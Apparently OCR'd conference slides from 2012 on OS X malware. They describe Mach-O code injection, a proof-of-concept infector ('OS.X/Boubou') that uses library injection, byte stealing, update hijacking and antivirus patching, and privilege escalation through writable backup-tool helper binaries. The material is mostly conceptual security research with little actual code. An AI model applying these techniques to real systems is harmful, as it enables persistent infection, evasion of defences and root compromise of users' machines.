                                                   |__|__|
v1.0                                                  (c) 2012, fG!
-------------------------------------------------------------------
Hello, what's your name?
Hitcon2012
And the magic key is?
l33t
[ERROR] Key should be 30 chars long!
$
```

Code Injection – Other possibilities

- Third possibility: the functions alignment NOP space.
- We are interested in the long NOP sequences.
- They have enough space to execute two instructions.
- First instruction does an operation, the second jumps to the next available space.
- Is there enough space to attempt this?

Code Injection – Other possibilities

BBEdit

NOP Size	Count	Total available bytes
1	170619	170619
2	404	808
3	361	1083
4	336	1344
5	742	3710
6	1808	10848
7	1927	13489
8	737	5896
9	359	3231
10	395	3950
Total bytes	214978	

Adium

NOP Size	Count	Total available bytes
1	225	225
2	12	24
3	20	60
4	6	24
5	42	210
6	5	30
7	28	196
8	9	72
9	3	27
10	9	90
11	9	99
12	3	36
13	14	182
14	2	28
15	6	90
Total bytes	1393	

Code Injection – Other possibilities

- Highly variable between versions, newer BBEdit has a different profile.
- Requires “complex” shellcode payload.
- A mix of operations and jumps.
- And jumps only, to reach the usable areas.
- Needs to solve some symbols.
- And execute a 2nd stage payload.
- Non-exec heap from Lion onwards.

Code Injection – Other possibilities

- Fourth possibility.
- Add a new segment command.
- With execution permissions.
- And modify entrypoint or its code to start execution from there.
- We could reorder the segments to make this less visible.
- A LC_SEGMENT at the end is highly suspicious.

OS.X/Boubou

OS.X/Boubou

- A OS X proof of concept infector.
- Tries to infect /Applications.
- Two stages infection:

  1) Apps owned by the current user.

  2) Remaining apps (root owned) if privilege escalation is successful.

OS.X/Boubou

- Uses the library injection technique to infect the bundle main binary.
- Also supports frameworks (less visible than main bin).
- Two main components:
  - The infector: responsible for infection.
  - The library: contains the malware payload.

OS.X/Boubou

- Tries to make life harder for anti-virus.
- Steals a random amount of bytes from the infected binary code.
- Encrypts and stores them at the library.
- Each infected binary/framework has its own library.
- Clean-up requires more work ☺.


OS.X/Boubou

- **Does not use Launch Daemons or Services.**
- That’s lame, seriously!
- In theory, many apps are infected so there’s a strong probability of having our malware payload frequently loaded.
- IM & Twitter clients, for example.
- So backdoor availability should be equivalent to a launchd daemon.

OS.X/Boubou

- We can try to escalate privileges. Can I have r00t?
- Our malware payload is executed in app context.
- Try to exploit the human element - abuse trust and familiarity.
- Use authorization services framework to request higher privileges.
- Flashback does it but from a terminal program.
- This is unusual and more suspicious.

OS.X/Boubou



Type your password to allow Update to make changes.

Name:

Password:

OS.X/Boubou

- This app context property is also useful to “attack” Little Snitch and other app firewalls.
- The connection request starts from a “trusted” application.
- Strong probability of user accepting connections.
- Or we can be smarter!
- Parse Little Snitch rules looking for suitable rules (any/any?).

OS.X/Boubou – How it works

- The infector searches for available frameworks inside each app and randomly selects one.
- Verifies if it's infectable and if not goes to the next one.
- If all previous attempts fail it tries to infect main binary.
- Steals a random number of bytes from the __text section and stores them inside the library.
- This is done by expanding the __LINKEDIT segment (or add a new segment, if we wish so).


OS.X/Boubou – How it works

- The library has a constructor as its entrypoint.
- extern void init(void) __attribute__ ((constructor));
- When the app is started, dyld will load the infected library and call the constructor.
- Next step is to find its own address (ASLR compatible) and the image it stole the bytes from.
- Verifies if target was a framework or executable.
- Decrypts the stored bytes.

OS.X/Boubou – How it works

- And restores them.
- Infected application can now run normally.
- We can launch a thread with our malware payload.
- A botnet with C&C.
- Or just hijack the browser(s) as Flashback did.
- Or log the IM messages.
- Or steal iTunes logins and CC info (http://reverse.put.as/2011/11/22/evil-itunes-plugins-from-hell/).
- Or some other (evil) stuff!

OS.X/Boubou – How it works



```
                                                              Decrypt and restore the bytes <-.
                                                          Libraries from the start of __text  |
                                                                    Binaries from entrypoint  |
                                                                                              |
                                                                                              |
                                                    .-> Get the filetype field                |
                 .-> Search for LC_ID_DYLID         |   from the encrypted image              |
                 |   Retrieve the library name      |   Can be a MH_DYLIB or MH_EXECUTE       |
                 |                                  |                                         |
.---------.     .---------.     .-----------.     .--------.     .-----------.     .----------.
| Find    |     | Find    |     | Find      |     | Get    |     | Find      |     | Restore  |
| Library |---->| Library |---->| Encrypted |---->| Target |---->| Encrypted |---->| Original |--> GO EVIL!
| Address |     | Name    |     | Image     |     | Type   |     | Offset    |     | Bytes    |
`---------'     `---------'     `-----------'     `--------'     `-----------'     `----------'
 |                                    |                                |
 `-> Get address of itself            |                                `-> Search library address for the
     Search for __stub_helper string  |                                    fake section and read address
                                      |                                    where encrypted bytes are stored
                                      `-> Iterate LC_LOAD_DYLIB cmds
                                          Search for the library name
```

OS.X/Boubou – “APT”

- It isn't fun if you can’t keep it!
- App updates will kill the infection ☹.
- But the probability of losing total access is very low.
- We infected so many apps.
- <u>We can do better!</u>
- Let’s continue to abuse features and probabilities…

OS.X/Boubou – “APT”

- Sparkle framework (http://sparkle.andymatuschak.org/).
- “*Sparkle is an easy-to-use software update framework for Cocoa developers.*”.
- Each app has its own framework copy.
- We can hijack/swizzle the update process.
- And infect again the updated version.
- Oh, and while we are there we can escalate privileges: ask user password to upgrade.

OS.X/Boubou – "APT"

- Other ways to keep access:
- Check snare's awesome work on EFI rootkits.
- Install a TrustedBSD rootkit. (http://reverse.put.as/2011/09/18/abusing-os-x-trustedbsd-framework-to-install-r00t-backdoors/)
- Patch the anti-virus. (http://reverse.put.as/2012/02/13/av-monster-the-monster-that-loves-yummy-os-x-anti-virus-software/)
- Classic sysent rootkit or any other type.
- Etc…

OS.X/Boubou – AV-Monster

- This is a PoC I created a couple of months ago.
- Abuses the fact that there is a single point of entry for AV products (check Apple Note 2127).
- AVs kernel module installs a listener that receives file events and pass this info to the userland scanning engine.
- We can patch the listener.
- And it's game over!

OS.X/Boubou – AV-Monster

Anti-Virus Scanner
Kauth allows you to implement an anti-virus program that supports both "on access" and "post modification" file scanning. The latter is easy: all you need to do is register a listener for the `KAUTH_SCOPE_FILEOP` scope and watch for the `KAUTH_FILEOP_CLOSE` action. If you see a modified file being closed, you can pass that file to your user space daemon for scanning. As the scanning proceeds asynchronously in the background, there should be no problems with deadlock.

Implementing "on access" scanning is more challenging. Your approach depends on whether you can always fix a file. If that's the case, you can listen for `KAUTH_FILEOP_OPEN` (in the `KAUTH_SCOPE_FILEOP`) and scan the file immediately after it's been opened. However, the result of your listener is always ignored, so there is no way to deny the actor access to that file.

If you can't always fix a file, and thus you may want to deny the actor access to the file, you must listen for the appropriate actions in the `KAUTH_SCOPE_VNODE` scope. If you scan a file, detect that it's infected, and can't fix it, you should return `KAUTH_RESULT_DENY` to prevent the actor from using it.

The difficulty with both of these "on access" approaches is avoiding deadlock. See Implementing a Listener for a detailed discussion of this problem.

OS.X/Boubou – AV-Monster

- Patches the in-memory kernel module.
- The disk version can be easily patched.
- At the time of testing no AV had checksum features.
- As far as I know it still holds true today (for most).
- Argument: if you gain root, all is lost.
- It's valid and somewhat reasonable!
- But, how really hard is to gain root access?

Privilege escalation

- This presentation assumes that there’s a way to execute the malware code.
- I’m not much of a exploitation guy.
- And assumptions are the economist’s trick to simplify his job ☺.
- OS X is less audited so it should be easier to find holes.
- But… here is a simple, widespread, lame(!) and still not fixed way to do it.

Privilege escalation – A ½ dayz


- Apps delegate privileged operations in helper binaries.
- These binaries can be overwritten due to bad permissions.
- Because many applications are installed with drag & drop.
- Permissions = logged-in user.
- Overwrite one of the helpers with a simple shell script or a binary of your choice.

Privilege escalation – A ½ dayz

- Backup applications.
- Require higher privileges to make full backups.
- Overwrite one helper binary.
- Wait for a backup and voilà, exploit code is executed with higher privileges.
- Infect the whole system, install your r00tkitz, etc.
- Win!


Privilege escalation – A ½ dayz

- Carbon Copy Cloner



Before you begin using Carbon Copy Cloner, please copy it to your hard drive

Privilege escalation – A ½ dayz



Sharing & Permissions:

You have custom access


Name	Privilege
someone (Me)	Read & Write
admin	Read only
everyone	Read only

```
someones-Mac:MacOS someone$ ls -la ccc_helper.app/Contents/MacOS/
total 5448
drwxr-xr-x  7 someone  admin      238 Apr 27 16:54 .
drwxr-xr-x  9 someone  admin      306 Apr 27 16:54 ..
-rwxr-xr-x  1 someone  admin    52656 Apr 27 16:53 InstallTool
-rwxr-xr-x  1 someone  admin    73168 Apr 27 16:53 archive_manager
-rwxr-xr-x  1 someone  admin  1163152 Apr 27 16:53 ccc_helper
-rwxr-xr-x  1 someone  admin   222800 Apr 27 16:53 helper_tool
-rwxr-xr-x  1 someone  admin  1271696 Apr 27 16:53 rsync
someones-Mac:MacOS someone$ 
```

Privilege escalation – A ½ dayz



PID	Process Name	User	% CPU	Threads	Real Mem	Kind
1369	screencapture	someone	9.6	4	2.9 MB	Intel (64 bit)
1368	rsync	root	7.9	1	1.4 MB	Intel (64 bit)
1367	rsync	root	0.0	1	24.0 MB	Intel (64 bit)
1366	rsync	root	4.6	1	31.9 MB	Intel (64 bit)
1328	diskimages-helper	someone	4.7	3	4.8 MB	Intel (64 bit)
1308	com.bombich.ccc	root	0.0	3	1.2 MB	Intel



Process with pid 23690 sampled 1707 times

```
Analysis of sampling rsync (pid 23690) every 1 millisecond
Process:        rsync [23690]
Path:           /Applications/Carbon Copy Cloner.app/Contents/MacOS/ccc_helper.app/Contents/MacOS/rsync
Load Address:   0x100000000
Identifier:     rsync
Version:        ??? (???)
Code Type:      X86-64 (Native)
Parent Process: com.bombich.ccc [23625]
```

Final remarks

- It’s not really hard to write “good” OS X malware.
- The (monetary) incentives exist and are increasing.
- Number of samples will grow.
- Maybe more targeted attacks - Execs love Macs!
- Gatekeeper is an interesting move.
- But identity theft is not rocket science.
- And infection rates could be huge before there’s time to cancel the certificate.

References

- http://reverse.put.as
- http://ho.ax
- Eric Filiol and J.-P. Fizaine. "Max OS X n'est pas invulnérable aux virus : comment un virus se fait compagnon". *Linux Magazine HS 32*.
- http://www.securelist.com/en/analysis/204792227/The_anatomy_of_Flashfake_Part_1
- http://www.intego.com/mac-security-blog/
- http://www.symantec.com/connect/ko/blogs/osxflashbackk-overview-and-its-inner-workings
- Mac OS X ABI Mach-O File Format Reference
- http://blog.eset.com/2012/09/20/flashback-wrap-up

References

- http://www.intego.com/mac-security-blog/new-apple-mac-trojan-called-osxcrisis-discovered-by-intego-virus-team/
- http://www.intego.com/mac-security-blog/osxcrisis-has-been-used-as-part-of-a-targeted-attack/
- http://www.securelist.com/en/blog/719/New_malware_for_Mac_Backdoor_OSX_Morcut
- http://nakedsecurity.sophos.com/2012/07/26/mac-malware-spies-morcut-crisis/

Greets to:

snare, diff-t, #osxre, Od, saure, put.as team, nullm0dem

Old sk00l greets to:

nemo, LMH, KF, mu-b, Dino Dai Zovi, Charlie Miller, Carsten Maartmann-Moe

And a special thanks to noar, for his contribution, valuable feedback and ideas ☺

http://reverse.put.as

http://github.com/gdbinit

reverser@put.as

@osxreverser

#osxre @ irc.freenode.net